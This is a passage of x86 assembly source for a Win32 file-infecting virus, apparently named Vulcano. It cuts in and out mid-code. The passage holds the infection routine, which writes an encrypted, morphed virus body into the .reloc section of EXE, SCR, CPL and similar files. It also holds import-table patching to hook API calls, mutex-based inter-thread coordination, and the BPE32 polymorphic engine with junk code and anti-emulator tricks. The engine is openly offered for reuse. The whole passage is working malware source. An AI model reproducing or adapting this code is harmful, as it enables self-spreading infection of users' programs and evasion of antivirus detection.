        movzx ecx, word ptr [esi.FH_NumberOfSections]        ;must be more than one
section
        dec ecx
        test ecx, ecx
        je endMapFile
        imul eax, ecx, IMAGE_SIZEOF_SECTION_HEADER
        movzx edx, word ptr [esi.FH_SizeOfOptionalHeader]
        lea edi, [eax+edx+IMAGE_SIZEOF_FILE_HEADER]
        add edi, esi                          ;get to section header

        lea edx, [esi.NT_OptionalHeader.OH_DataDirectory.DE_BaseReloc.DD_VirtualAddress-4]
        mov eax, [edx]
        test eax, eax
        je endMapFile                         ;quit if no relocs
        mov ecx, [edi.SH_VirtualAddress]
        cmp ecx, eax
        jne endMapFile                        ;is it .reloc section?
        cmp [edi.SH_SizeOfRawData], 1a00h
        jb endMapFile                         ;check if .reloc is big enough
        pushad
        xor eax, eax
        mov edi, edx
        stosd                                 ;erase .reloc records
        stosd
        popad

        mov eax, ebx                          ;now we will try to
        xor ecx, ecx                          ;patch
it_patch:
        pushad                                ;one API call
        mov edx, dword ptr [ebp + crcpAPIs + ecx*4 - mgdelta]       ;get CRC32
        test edx, edx
        jne c_patch
        popad
        jmp end_patch                         ;quit if end of record
c_patch:push dword ptr [edi.SH_VirtualAddress]       ;patch address
        push edx                              ;CRC32
        mov [ebp + r2rp - mgdelta], eax              ;infection stage
        call PatchIT                          ;try to patch API call
        mov [esp.Pushad_edx], eax             ;save address
        test eax, eax
        popad
        jne end_patch                         ;quit if we got address
        inc ecx
        jmp it_patch                          ;API call not found, try another API

end_patch:
        mov eax, edx
        mov edx, [esi.NT_OptionalHeader.OH_ImageBase-4]      ;get Image base
        mov [ebp + compressed + (ImgBase-decompressed) - mgdelta], edx      ;save it
        lea edx, [ebp + compressed + (ddAPI-decompressed) - mgdelta]
        push dword ptr [edx]                         ;store prev. API call
        mov [edx], eax                               ;save new one
        pushad                                       ;store all registers
        lea esi, [ebp + compressed+(VulcanoInit-decompressed) - mgdelta]
        mov edi, [edi.SH_PointerToRawData]
        add edi, ebx                          ;where to write body
        mov ecx, (decompressed-VulcanoInit+3)/4      ;size of virus body
        call BPE32                            ;write morphed body to file!
        mov [esp.Pushad_eax], eax             ;save size
        popad
        pop dword ptr [edx]                   ;restore API call
        or dword ptr [edi.SH_Characteristics], IMAGE_SCN_MEM_READ or IMAGE_SCN_MEM_WRITE
                                              ;set flags
        lea ecx, [edi.SH_VirtualSize]         ;get virtual size
        add [ecx], eax                        ;correct it
        mov ecx, [esi.NT_OptionalHeader.OH_FileAlignment-4]
        xor edx, edx
        div ecx
        inc eax
        mul ecx
        mov edx, [edi.SH_SizeOfRawData]
        mov [edi.SH_SizeOfRawData], eax              ;align SizeOfRawData
        test dword ptr [edi.SH_Characteristics], IMAGE_SCN_CNT_INITIALIZED_DATA
        je rs_ok
        sub eax, edx
        add [esi.NT_OptionalHeader.OH_SizeOfInitializedData-4], eax
                                              ;update next field, if needed
rs_ok:  mov eax, [edi.SH_VirtualAddress]
        add eax, [edi.SH_VirtualSize]
        xor edx, edx
        mov ecx, [esi.NT_OptionalHeader.OH_SectionAlignment-4]
        div ecx
        inc eax
        mul ecx
        mov [esi.NT_OptionalHeader.OH_SizeOfImage-4], eax    ;new SizeOfImage
        jmp endMapFile                ;everything is ok, we can quit

CheckFile:
        pushad
        mov ebx, esi
        test [ebx.WFD_dwFileAttributes], FILE_ATTRIBUTE_DIRECTORY
        jne c_error                          ;discard directory entries
        xor ecx, ecx
        cmp [ebx.WFD_nFileSizeHigh], ecx     ;discard files >4GB
        jne c_error
        mov edi, [ebx.WFD_nFileSizeLow]
        cmp edi, 4000h                       ;discard small files
        jb c_error

        lea esi, [ebx.WFD_szFileName]        ;get filename
        push esi
endf:   lodsb
        cmp al, '.'                          ;search for dot
        jne endf
        dec esi
        lodsd                                ;get filename extension
        or eax, 20202020h                    ;make it lowercase
        not eax                              ;mask it
        pop esi
        cmp eax, not 'exe.'                  ;is it EXE?
        je extOK
        cmp eax, not 'rcs.'                  ;is it SCR?
        je extOK
        cmp eax, not 'xfs.'                  ;is it SFX?
        je extOK
        cmp eax, not 'lpc.'                  ;is it CPL?
        je extOK
        cmp eax, not 'tad.'                  ;is it DAT?
        je extOK
        cmp eax, not 'kab.'                  ;is it BAK?
        je extOK
        xor ecx, ecx
        inc ecx
c_error:mov [esp.Pushad_ecx], ecx            ;save result
        popad
        ret
extOK:  push FILE_ATTRIBUTE_NORMAL           ;normal file
        push esi                             ;filename
        mov eax, 0
ddSetFileAttributesA = dword ptr $-4
        call eax                             ;blank file attributes
        xchg eax, ecx
        jmp c_error
```

```
get_set_VLCB:         ;get/set VLCB records procedure (IPC)
                      ;input: ECX      -     0=set/wait else wait/get
                      ;       ESI      -     pointer to data, if ECX!=0
                      ;       EBX      -     ID number of request
                      ;       EDX      -     -1, if random thread, otherwise
                      ;                -     number of thread.
                      ;output:ECX      -     if input ECX!=0, ECX=ID
                      ;                -     if error, ECX=-1
                      ;       EDX      -     if ECX!=0, number of thread
                      ;       ESI      -     ptr to data, if input ECX=0
        mov edi, 0
vlcbBase = dword ptr $-4
        inc edx
        je t_rnd                             ;get random record
        dec edx
        imul eax, edx, VLCB_TSize-8
        add edi, eax
        jecxz sw_VLCB
        cmp dword ptr [edi.VLCB_TSep.VLCB_THandle], 0
        je qq
        call w_wait                          ;wait for free mutex
        pushad
        xchg esi, edi
        lea esi, [esi.VLCB_TSep.VLCB_TData]
        mov ecx, (VLCB_TSize-8)/4
        rep movsd                            ;copy data
        popad
        mov ecx, [edi.VLCB_TSep.VLCB_TID]    ;get ID
        push ecx
        call r_mutex                         ;release mutex
        pop ecx
        ret                                  ;and quit
t_next: add edi, VLCB_TSize-8                ;move to next record
        inc edx
        loop tsrch
qqq:    pop ecx
qq:     xor ecx, ecx
        dec ecx
        ret
t_rnd:  push ecx                             ;pass thru 20 records
        push 20
        pop ecx
        xor edx, edx
tsrch:  cmp dword ptr [edi.VLCB_TSep.VLCB_THandle], 0
        je t_next                            ;check if its free
        pop ecx
```

```
sw_VLCB:call w_wait                          ;wait for free mutex
        pushad
        lea edi, [edi.VLCB_TSep.VLCB_TData]
        mov ecx, (VLCB_TSize-8)/4
        rep movsd                            ;copy data
        popad
        mov [edi.VLCB_TSep.VLCB_TID], ebx
        pushad
        lea esi, [edi.VLCB_TSep.VLCB_TData.WFD_szAlternateFileName]
        mov ebp, [esi]                       ;get result
        call r_mutex                         ;signalize mutex
slp:    call sleep                           ;switch to next thread
        cmp [esi], ebp                       ;check for change
        je slp                               ;no change, wait
        popad
        xor ecx, ecx
        ret                                  ;quit
w_wait: call open_mutex                              ;open mutex
        push eax
        push 10000                           ;wait 10 seconds
        push eax
        mov eax, 0
ddWaitForSingleObject = dword ptr $-4
        call eax
        test eax, eax
        pop eax
        jne qqq                              ;quit if not signalized
        call close_mutex                     ;close mutex
        ret                                  ;and quit
open_mutex:
        lea eax, [edi.VLCB_TSep.VLCB_THandle];name of mutex
        push eax
        push 0
        push 0f0000h or 100000h or 1         ;access flags
        mov eax, 0
ddOpenMutexA = dword ptr $-4                 ;open mutex
        call eax
        ret
r_mutex:call open_mutex                              ;open mutex
        push eax
        push eax
        mov eax, 0
ddReleaseMutex = dword ptr $-4
        call eax                             ;singalize mutex
        pop eax
close_mutex:
        push eax
        mov eax, 0
```

```
ddCloseHandle = dword ptr $-4
        call eax                             ;close mutex
        ret
sleep:  push 0                               ;switch to next thread
        mov eax, 0
ddSleep = dword ptr $-4
        call eax                             ;switch!
        ret



Check&Infect:
        pushad
        mov esi, ebx                         ;get ptr to data
        pushad
        call vlcb_stuph                             ;common stuph
        mov ebx, VLCB_Check                  ;check only
        call get_set_VLCB                    ;IPC!
        inc ecx
        popad
        je _ret_                             ;quit if error
        mov eax, dword ptr [esi.WFD_szAlternateFileName]
        dec eax
        test eax, eax
        je _ret_
sc1_ok: call vlcb_stuph                             ;common stuph
        mov ebx, VLCB_Infect                 ;check and infect
        call get_set_VLCB                    ;IPC!
_ret_:  popad
        ret

CRC32:  push ecx                             ;procedure to calculate       CRC32
        push edx
        push ebx
        xor ecx, ecx
        dec ecx
        mov edx, ecx
NextByteCRC:
        xor eax, eax
        xor ebx, ebx
        lodsb
        xor al, cl
        mov cl, ch
        mov ch, dl
        mov dl, dh
        mov dh, 8
NextBitCRC:
        shr bx, 1
        rcr ax, 1
        jnc NoCRC
        xor ax, 08320h
        xor bx, 0edb8h
NoCRC:  dec dh
        jnz NextBitCRC
        xor ecx, eax
        xor edx, ebx
         dec edi
        jne NextByteCRC
        not edx
        not ecx
        pop ebx
        mov eax, edx
        rol eax, 16
        mov ax, cx
        pop edx
        pop ecx
        ret


SearchET:              ;procedure for recieving API names from Export table
        pushad                               ;save all registers
        @SEH_SetupFrame <jmp address_not_found>      ;setup SEH frame
        mov edi, [eax.MZ_lfanew]             ;get ptr to PE header
        add edi, eax                         ;make pointer raw
        mov ecx, [edi.NT_OptionalHeader.OH_DirectoryEntries.DE_Export.DD_Size]
        jecxz address_not_found                      ;quit, if no exports
        mov ebx, eax
        add ebx, [edi.NT_OptionalHeader.OH_DirectoryEntries.DE_Export.DD_VirtualAddress]
        mov edx, eax                         ;get RVA to Export table
        add edx, [ebx.ED_AddressOfNames]     ;offset to names
        mov ecx, [ebx.ED_NumberOfNames]              ;number of name
        mov edi, esi
        push edi
        xchg eax, ebp
        xor eax, eax
APIname:push eax
        mov esi, ebp
        add esi, [edx+eax*4]                 ;get to API name
        push esi
        @endsz                               ;get to the end of API name
        sub esi, [esp]                       ;get size of API name
        mov edi, esi                         ;to EDI
        pop esi                              ;restore ptr to API name
        call CRC32                           ;get its CRC32
        mov edi, [esp+4]                     ;get requested CRC32
        cmp eax, [edi]                       ;is it same
        pop eax
        je mcrc                             ;yeah
nchar:  inc eax                             ;no, increment counter
        loop APIname                        ;and get next API name
        pop eax                             ;clean stack
address_not_found:
        xor eax, eax                        ;and quit
        jmp endGPA
mcrc:   pop edx
        mov edx, ebp
        add edx, [ebx.ED_AddressOfOrdinals]  ;skip over ordinals
        movzx eax, word ptr [edx+eax*2]
        cmp eax, [ebx.ED_NumberOfFunctions]
        jae address_not_found
        mov edx, ebp
        add edx, [ebx.ED_AddressOfFunctions] ;get start of function addresses
        add ebp, [edx+eax*4]                ;make it pointer to our API
        xchg eax, ebp                       ;address to EAX
endGPA: @SEH_RemoveFrame                    ;remove SEH frame
        mov [esp.Pushad_eax], eax           ;store address
        popad                               ;restore all registers
        ret                                 ;and quit


a_go:   inc esi                             ;jump over alignments
        inc esi
        pushad                              ;store all registers
        xor edx, edx                        ;zero EDX
        xchg eax, esi
        push 2
        pop ecx
        div ecx
        test edx, edx
        je end_align                        ;no alignments needed
        inc eax                             ;align API name
end_align:
        mul ecx
        mov [esp.Pushad_esi], eax
        popad                               ;restore all registers
        ret


PatchIT Proc                        ;procedure for patching API calls
        pushad                              ;store all registers
        @SEH_SetupFrame <jmp endPIT>        ;setup SEH frame
        call itDlta
itDelta:db     0b8h
itDlta: pop ebp
        mov [ebp + gmh - itDelta], eax              ;save it
        mov ebx, [eax.MZ_lfanew]                ;get to PE header
        add ebx, eax                            ;make pointer raw
        push                                      dword                                   ptr
[ebx.NT_OptionalHeader.OH_DirectoryEntries.DE_Import.DD_VirtualAddress]
        call rva2raw
        pop edx
        sub edx, IMAGE_SIZEOF_IMPORT_DESCRIPTOR
        push edi
n_dll:  pop edi
        add edx, IMAGE_SIZEOF_IMPORT_DESCRIPTOR
        lea edi, [ebp + szK32 - itDelta]        ;get Kernel32 name
        mov esi, [edx]
        test esi, esi
        je endPIT
sdll:   push dword ptr [edx.ID_Name]
        call rva2raw
        pop esi
        push edi
        cmpsd                                   ;is it K32?
        jne n_dll
        cmpsd
        jne n_dll
        cmpsd
        jne n_dll
        pop edi
        xor ecx, ecx                            ;zero counter
        push dword ptr [edx.ID_OriginalFirstThunk]   ;get first record
        call rva2raw
        pop esi
        push dword ptr [esi]                    ;get first API name
        call rva2raw
        pop esi
pit_align:
        call a_go
        push esi                                ;store pointer
        @endsz                                  ;get to the end of API name
        mov edi, esi
        sub edi, [esp]                          ;move size of API name to EDI
        pop esi                                 ;restore pointer
        push eax                                ;store EAX
        call CRC32                              ;calculate CRC32 of API name
        cmp eax, [esp.cPushad+10h]              ;check, if it is requested API
        je a_ok                                 ;yeah, it is
        inc ecx
        mov eax, [esi]                          ;check, if there is next API
        test eax, eax                           ;...
        pop eax                                 ;restore EAX
        jne pit_align                           ;yeah, check it
        jmp endPIT                           ;no, quit
a_ok:   pop eax                              ;restore EAX
        push dword ptr [edx.ID_FirstThunk]   ;get address to IAT
        call rva2raw
        pop edx
        mov eax, [edx+ecx*4]                 ;get address
        mov [esp.Pushad_eax+8], eax          ;and save it to stack
        pushad                               ;store all registers
        mov eax, 0                           ;get base address of program
gmh = dword ptr $-4
        mov ebx, [eax.MZ_lfanew]
        add ebx, eax                         ;get PE header

        push dword ptr [ebx.NT_OptionalHeader.OH_BaseOfCode] ;get base of code
        call rva2raw                         ;normalize
        pop esi                              ;to ESI
        mov ecx, [ebx.NT_OptionalHeader.OH_SizeOfCode]      ;and its size
        pushad
        call p_var
        dd     ?
p_var:  push PAGE_EXECUTE_READWRITE
        push ecx
        push esi
        mov eax, 0
ddVirtualProtect = dword ptr $-4
        call eax                             ;set writable right
        test eax, eax
        popad
        je endPIT
sJMP:   mov dl, [esi]                        ;get byte from code
        inc esi
        cmp dl, 0ffh                         ;is it JMP/CALL?
        jne lJMP                              ;check, if it is
        cmp byte ptr [esi], 25h                 ;JMP DWORD PTR [XXXXXXXXh]
        je gIT1
        cmp byte ptr [esi], 15h                      ;or CALL DWORD PTR [XXXXXXXXh]
        jne lJMP
        mov dl, 0e8h
        jmp gIT2
gIT1:   mov dl, 0e9h
gIT2:   mov [ebp + j_or_c - itDelta], dl     ;change opcode
        mov edi, [ebx.NT_OptionalHeader.OH_DirectoryEntries.DE_Import.DD_VirtualAddress]
        add edi, [ebx.NT_OptionalHeader.OH_DirectoryEntries.DE_Import.DD_Size]
        push ecx
        mov ecx, [ebx.NT_OptionalHeader.OH_ImageBase]
        add edi, ecx
        push ebp
        mov ebp, [esi+1]
        sub ebp, ecx
        push ebp
        call rva2raw
        pop ebp
        sub ebp, eax
        add ebp, ecx
        sub edi, ebp
        pop ebp
        pop ecx
        js lJMP                       ;check, if it is correct address
        push ecx
        push edx                              ;store EDX
        mov edx, [esp.Pushad_ecx+8]           ;get counter
        imul edx, 4                           ;multiply it by 4
        add edx, [esp.Pushad_edx+8]           ;add address to IAT to ptr
        sub edx, eax
        mov ecx, [esi+1]
        sub ecx, [ebx.NT_OptionalHeader.OH_ImageBase]
        push ecx
        call rva2raw
        pop ecx
        sub ecx, eax
        cmp edx, ecx                          ;is it current address
        pop edx
        pop ecx                               ;restore EDX
        jne sJMP                              ;no, get next address
        mov eax, [esi+1]
        mov [esp.cPushad.Pushad_eax+8], eax   ;store register to stack
        mov [esp.Pushad_esi], esi             ;for l8r use
        popad                                 ;restore all registers

        mov byte ptr [esi-1], 0e9h            ;build JMP or CALL
j_or_c = byte ptr $-1
        mov ebx, [esi+1]
        mov eax, [esp.cPushad+10h]            ;get address
        add eax, [ebp + gmh - itDelta]
        sub eax, esi                          ;- current address
        sub eax, 4                            ;+1-5
        mov [esi], eax                        ;store built jmp instruction
        mov byte ptr [esi+4], 90h
        xchg eax, ebx
        jmp endIT                             ;and quit
lJMP:   dec ecx
        jecxz endPIT-1
        jmp sJMP                              ;search in a loop
        popad                                 ;restore all registers
endPIT: xor eax, eax
        mov [esp.Pushad_eax+8], eax
```

```
endIT:  @SEH_RemoveFrame                     ;remove SEH frame
        popad                                ;restore all registers
        ret 8                                ;and quit
PatchIT EndP

rva2raw:pushad                ;procedure for converting RVAs to RAW pointers
        mov ecx, 0                           ;0 if actual program
r2rp = dword ptr $-4
        jecxz nr2r
        mov edx, [esp.cPushad+4]             ;no comments needed :)
        movzx ecx, word ptr [ebx.NT_FileHeader.FH_NumberOfSections]
        movzx esi, word ptr [ebx.NT_FileHeader.FH_SizeOfOptionalHeader]
        lea esi, [esi+ebx+IMAGE_SIZEOF_FILE_HEADER+4]
n_r2r:  mov edi, [esi.SH_VirtualAddress]
        add edi, [esi.SH_VirtualSize]
        cmp edx, edi
        jb c_r2r
        add esi, IMAGE_SIZEOF_SECTION_HEADER
        loop n_r2r
        popad
        ret
nr2r:   add [esp.cPushad+4], eax
        popad
        ret
c_r2r:  add eax, [esi.SH_PointerToRawData]
        add eax, edx
        sub eax, [esi.SH_VirtualAddress]
        mov [esp.cPushad+4], eax
        popad
        ret


NewThread:                                   ;thread starts here
        pushad                               ;store all registers
        @SEH_SetupFrame <jmp q_hook>
        mov ebp, [esp+2ch]                   ;get delta parameter
        xor ecx, ecx                         ;zero ECX
        and dword ptr [ebp + r2rp - gdelta], 0
g_hook: mov eax, [ebp + newHookers + ecx*4 - gdelta] ;take address to hooker
        test eax, eax                        ;is it 0?
        je q_hook                            ;yeah, quit
        add eax, ebp
        sub eax, [ebp + GMHA - gdelta]
        push eax                             ;store address
        push dword ptr [ebp + crchAPIs + ecx*4 - gdelta]    ;store CRC32
        mov eax, 0
GMHA = dword ptr $-4
        call PatchIT                         ;and patch Import Table
        mov esi, [ebp + oldHookers + ecx*4 - gdelta]
        add esi, ebp
        mov [esi], eax                      ;save old hooker
        inc ecx                             ;increment counter
        jmp g_hook                          ;loop
q_hook: @SEH_RemoveFrame
        popad                               ;restore all registers
        ret                                 ;and terminate thread


;BPE32 (Benny's Polymorphic Engine for Win32) starts here. U can find first
;version of BPE32 in DDT#1 e-zine. But unfortunately, how it usualy goes,
;there were TWO, REALLY SILLY/TINY bugs. I found them and corrected them. So,
;if u wanna use BPE32 in your code, use this version, not that version from
;DDT#1. Very BIG sorry to everyone, who had/has/will have problems with it.
;I also included there SALC opcode as a junk instruction.

BPE32   Proc
        pushad                              ;save all regs
        push edi                            ;save these regs for l8r use
        push ecx                            ;       ...
        mov edx, edi                        ;       ...
        push esi                            ;preserve this reg
        call rjunk                          ;generate random junk instructions
        pop esi                             ;restore it
        mov al, 0e8h                        ;create CALL instruction
        stosb                               ;       ...
        mov eax, ecx                        ;       ...
        imul eax, 4                         ;       ...
        stosd                               ;       ...

        mov eax, edx                        ;calculate size of CALL+junx
        sub edx, edi                        ;       ...
        neg edx                             ;       ...
        add edx, eax                        ;       ...
        push edx                            ;save it

        push 0                              ;get random number
        call random                         ;       ...
        xchg edx, eax
        mov [ebp + xor_key - mgdelta], edx  ;use it as xor constant
        push 0                              ;get random number
        call random                         ;       ...
        xchg ebx, eax
        mov [ebp + key_inc - mgdelta], ebx  ;use it as key increment constant
x_loop: lodsd                               ;load DWORD
        xor eax, edx                        ;encrypt it
        stosd                               ;store encrypted DWORD
        add edx, ebx                        ;increment key
        loop x_loop                         ;next DWORD

        call rjunk                          ;generate junx

        mov eax, 0006e860h                  ;generate SEH handler
        stosd                               ;       ...
        mov eax, 648b0000h                  ;       ...
        stosd                               ;       ...
        mov eax, 0ceb0824h                  ;       ...
        stosd                               ;       ...

greg0:  call get_reg                        ;get random register
        cmp al, 5                           ;MUST NOT be EBP register
        je greg0
        mov bl, al                          ;store register
        mov dl, 11                          ;proc parameter (do not generate MOV)
        call make_xor                       ;create XOR or SUB instruction
        inc edx                             ;destroy parameter
        mov al, 64h                         ;generate FS:
        stosb                               ;store it
        mov eax, 896430ffh                  ;next SEH instructions
        or ah, bl                           ;change register
        stosd                               ;store them
        mov al, 20h                         ;       ...
        add al, bl                          ;       ...
        stosb                               ;       ...

        push 2                              ;get random number
        call random
        test eax, eax
        je _byte_
        mov al, 0feh                        ;generate INC DWORD PTR
        jmp _dw_
_byte_: mov al, 0ffh                        ;generate INC BYTE PTR
_dw_:   stosb                               ;store it
        mov al, bl                          ;store register
        stosb                               ;       ...
        mov al, 0ebh                        ;generate JUMP SHORT
        stosb                               ;       ...
        mov al, -24d                        ;generate jump to start of code (trick
         stosb                                 ;for better emulators, e.g. NODICE32)

        call rjunk                          ;generate junx
greg1:  call get_reg                        ;generate random register
        cmp al, 5                           ;MUST NOT be EBP
        je greg1
        mov bl, al                          ;store it
        call make_xor                       ;generate XOR,SUB reg, reg or MOV reg, 0

        mov al, 64h                         ;next SEH instructions
        stosb                               ;       ...
        mov al, 8fh                         ;       ...
        stosb                               ;       ...
        mov al, bl                          ;       ...
        stosb                               ;       ...
        mov al, 58h                         ;       ...
        add al, bl                          ;       ...
        stosb                               ;       ...

        mov al, 0e8h                        ;generate CALL
        stosb                               ;       ...
        xor eax, eax                        ;       ...
        stosd                               ;       ...
        push edi                            ;store for l8r use
        call rjunk                          ;call junk generator

        call get_reg                        ;random register
        mov bl, al                          ;store it
        push 1                              ;random number (0-1)
        call random                         ;       ...
        test eax, eax
        jne next_delta

        mov al, 8bh                         ;generate MOV reg, [ESP]; POP EAX
        stosb
        mov al, 80h
        or al, bl
        rol al, 3
        stosb
        mov al, 24h
        stosb
        mov al, 58h
        jmp bdelta

next_delta:
        mov al, bl                          ;generate POP reg; SUB reg, ...
        add al, 58h
bdelta: stosb
        mov al, 81h
        stosb
        mov al, 0e8h
        add al, bl
        stosb
        pop eax
        stosd
        call rjunk                      ;random junx

        xor bh, bh                      ;parameter (first execution only)
        call greg2                      ;generate MOV sourcereg, ...
        mov al, 3                       ;generate ADD sourcereg, deltaoffset
        stosb                           ;       ...
        mov al, 18h                     ;       ...
        or al, bh                       ;       ...
        rol al, 3                       ;       ...
        or al, bl                       ;       ...
        stosb                           ;       ...
        mov esi, ebx                    ;store EBX
        call greg2                      ;generate MOV countreg, ...
        mov cl, bh                      ;store count register
        mov ebx, esi                    ;restore EBX

        call greg3                      ;generate MOV keyreg, ...
        push edi                        ;store this position for jump to decryptor
        mov al, 31h                     ;generate XOR [sourcereg], keyreg
        stosb                           ;       ...
        mov al, ch                      ;       ...
        rol al, 3                       ;       ...
        or al, bh                       ;       ...
        stosb                           ;       ...

        push 6                          ;this stuff will choose ordinary of calls
        call random                     ;to code generators
        test eax, eax
        je g5                           ;GREG4 - key incremention
        cmp al, 1                       ;GREG5 - source incremention
        je g1                           ;GREG6 - count decremention
        cmp al, 2                       ;GREG7 - decryption loop
        je g2
        cmp al, 3
        je g3
        cmp al, 4
        je g4

g0:     call gg1
        call greg6
        jmp g_end
g1:     call gg2
        call greg5
        jmp g_end
g2:     call greg5
        call gg2
        jmp g_end
```

```
g3:     call greg5
gg3:    call greg6
        jmp g_out
g4:     call greg6
        call gg1
        jmp g_end
g5:     call greg6
        call greg5
g_out:  call greg4
g_end:  call greg7
        mov al, 61h                          ;generate POPAD instruction
        stosb                                ;       ...
        call rjunk                           ;junk instruction generator
        mov al, 0c3h                         ;RET instruction
        stosb                                ;       ...
        pop eax                              ;calculate size of decryptor and encrypted
data
        sub eax, edi                         ;       ...
        neg eax                              ;       ...
        mov [esp.Pushad_eax], eax            ;store it to EAX register
        popad                                ;restore all regs
        ret                                  ;and thats all folx
get_reg proc                                 ;this procedure generates random register
        push 8                               ;random number (0-7)
        call random                          ;       ...
        test eax, eax
        je get_reg                           ;MUST NOT be 0 (=EAX is used as junk
register)
        cmp al, 100b                         ;MUST NOT be ESP
        je get_reg
        ret
get_reg endp
make_xor proc                                ;this procedure will generate instruction,
that
        push 3                               ;will nulify register (BL as parameter)
        call random
        test eax, eax
        je _sub_
        cmp al, 1
        je _mov_
        mov al, 33h                          ;generate XOR reg, reg
        jmp _xor_
_sub_:  mov al, 2bh                          ;generate SUB reg, reg
_xor_:  stosb
        mov al, 18h
        or al, bl
        rol al, 3
        or al, bl
        stosb
        ret
_mov_:  cmp dl, 11                           ;generate MOV reg, 0
        je make_xor
        mov al, 0b8h
        add al, bl
        stosb
        xor eax, eax
        stosd
        ret
make_xor endp
gg1:    call greg4
        jmp greg5
gg2:    call greg4
        jmp greg6

random  proc                                 ;this procedure will generate random number
                                             ;in range from 0 to pushed_parameter-1
                                             ;0 = do not truncate result
        push edx                             ;save EDX
         RDTCS                               ;RDTCS instruction - reads PCs tix and
stores
                                             ;number of them into pair EDX:EAX
        xor edx, edx                         ;nulify EDX, we need only EAX
        cmp [esp+8], edx                     ;is parameter==0 ?
        je r_out                             ;yeah, do not truncate result
        div dword ptr [esp+8]                ;divide it
        xchg eax, edx                        ;remainder as result
r_out:  pop edx                              ;restore EDX
        ret Pshd                             ;quit procedure and destroy pushed parameter
random  endp
make_xor2 proc                               ;create XOR instruction
        mov al, 81h
        stosb
        mov al, 0f0h
        add al, bh
        stosb
        ret
make_xor2 endp

greg2   proc                                 ;1 parameter = source/count value
        call get_reg                         ;get register
        cmp al, bl                           ;already used ?
        je greg2
        cmp al, 5
        je greg2
        cmp al, bh
        je greg2
        mov bh, al

        mov ecx, [esp+4]                      ;get parameter
        push 5                                ;choose instructions
        call random
        test eax, eax
        je s_next0
        cmp al, 1
        je s_next1
        cmp al, 2
        je s_next2
        cmp al, 3
        je s_next3

        mov al, 0b8h                          ;MOV reg, random_value
        add al, bh                            ;XOR reg, value
        stosb                                 ;param = random_value xor value
        push 0
        call random
        xor ecx, eax
        stosd
        call make_xor2
        mov eax, ecx
        jmp n_end2
s_next0:mov al, 68h                           ;PUSH random_value
        stosb                                 ;POP reg
        push 0                                ;XOR reg, value
        call random                           ;result = random_value xor value
        xchg eax, ecx
        xor eax, ecx
        stosd
        mov al, 58h
        add al, bh
        stosb
        call make_xor2
        xchg eax, ecx
        jmp n_end2
s_next1:mov al, 0b8h                          ;MOV EAX, random_value
        stosb                                 ;MOV reg, EAX
        push 0                                ;SUB reg, value
        call random                           ;result = random_value - value
        stosd
        push eax
        mov al, 8bh
        stosb
        mov al, 18h
        or al, bh
        rol al, 3
        stosb
        mov al, 81h
        stosb
        mov al, 0e8h
        add al, bh
        stosb
        pop eax
        sub eax, ecx
        jmp n_end2
s_next2:push ebx                            ;XOR reg, reg
        mov bl, bh                          ;XOR reg, random_value
        call make_xor                       ;ADD reg, value
        pop ebx                             ;result = random_value + value
        call make_xor2
        push 0
        call random
        sub ecx, eax
        stosd
        push ecx
        call s_lbl
        pop eax
        jmp n_end2
s_lbl:  mov al, 81h                         ;create ADD reg, ... instruction
        stosb
        mov al, 0c0h
        add al, bh
        stosb
        ret
s_next3:push ebx                            ;XOR reg, reg
        mov bl, bh                          ;ADD reg, random_value
        call make_xor                       ;XOR reg, value
        pop ebx                             ;result = random_value xor value
        push 0
        call random
        push eax
        xor eax, ecx
        xchg eax, ecx
        call s_lbl
        xchg eax, ecx
        stosd
        call make_xor2
        pop eax
n_end2: stosd
        push esi
        call rjunk
        pop esi
        ret Pshd
greg2   endp
```

```
greg3   proc
        call get_reg                         ;get register
        cmp al, 5                            ;already used ?
        je greg3
        cmp al, bl
        je greg3
        cmp al, bh
        je greg3
        cmp al, cl
        je greg3
        mov ch, al
        mov edx, 0                   ;get encryption key value
xor_key = dword ptr $ - 4

        push 3
        call random
        test eax, eax
        je k_next1
        cmp al, 1
        je k_next2

        push ebx                             ;XOR reg, reg
        mov bl, ch                           ;OR, ADD, XOR reg, value
        call make_xor
        pop ebx

        mov al, 81h
        stosb
        push 3
        call random
        test eax, eax
        je k_nxt2
        cmp al, 1
        je k_nxt3

        mov al, 0c0h
k_nxt1: add al, ch
        stosb
        xchg eax, edx
n_end1: stosd
k_end:  call rjunk
        ret
k_nxt2: mov al, 0f0h
        jmp k_nxt1
k_nxt3: mov al, 0c8h
        jmp k_nxt1
k_next1:mov al, 0b8h                         ;MOV reg, value
```

```
        jmp k_nxt1
k_next2:mov al, 68h                          ;PUSH value
        stosb                                ;POP reg
        xchg eax, edx
        stosd
        mov al, ch
        add al, 58h
        jmp i_end1
greg3   endp

greg4   proc
        mov edx, 0                    ;get key increment value
key_inc = dword ptr $ - 4
i_next: push 3
        call random
        test eax, eax
        je i_next0
        cmp al, 1
        je i_next1
        cmp al, 2
        je i_next2

        mov al, 90h                          ;XCHG EAX, reg
        add al, ch                           ;XOR reg, reg
        stosb                                ;OR reg, EAX
        push ebx                             ;ADD reg, value
        mov bl, ch
        call make_xor
        pop ebx
        mov al, 0bh
        stosb
        mov al, 18h
        add al, ch
        rol al, 3
        stosb
i_next0:mov al, 81h                          ;ADD reg, value
        stosb
        mov al, 0c0h
        add al, ch
        stosb
        xchg eax, edx
        jmp n_end1
i_next1:mov al, 0b8h                         ;MOV EAX, value
        stosb                                ;ADD reg, EAX
        xchg eax, edx
        stosd
        mov al, 3
        stosb
        mov al, 18h
        or al, ch
        rol al, 3
i_end1: stosb
i_end2: call rjunk
        ret
i_next2:mov al, 8bh                         ;MOV EAX, reg
        stosb                               ;ADD EAX, value
        mov al, 0c0h                        ;XCHG EAX, reg
        add al, ch
        stosb
        mov al, 5
        stosb
        xchg eax, edx
        stosd
        mov al, 90h
        add al, ch
        jmp i_end1
greg4   endp

greg5   proc
        push ecx
        mov ch, bh
        push 4
        pop edx
        push 2
        call random
        test eax, eax
        jne ng5
        call i_next                         ;same as previous, value=4
        pop ecx
        jmp k_end
ng5:    mov al, 40h                         ;4x inc reg
        add al, ch
        pop ecx
        stosb
        stosb
        stosb
        jmp i_end1
greg5   endp

greg6   proc
        push 5
        call random
        test eax, eax
        je d_next0
        cmp al, 1
        je d_next1
        cmp al, 2
        je d_next2

        mov al, 83h                             ;SUB reg, 1
        stosb
        mov al, 0e8h
        add al, cl
        stosb
        mov al, 1
        jmp i_end1
d_next0:mov al, 48h                             ;DEC reg
        add al, cl
        jmp i_end1
d_next1:mov al, 0b8h                            ;MOV EAX, random_value
        stosb                                   ;SUB reg, EAX
        push 0                                  ;ADD reg, random_value-1
        call random
        mov edx, eax
        stosd
        mov al, 2bh
        stosb
        mov al, 18h
        add al, cl
        rol al, 3
        stosb
        mov al, 81h
        stosb
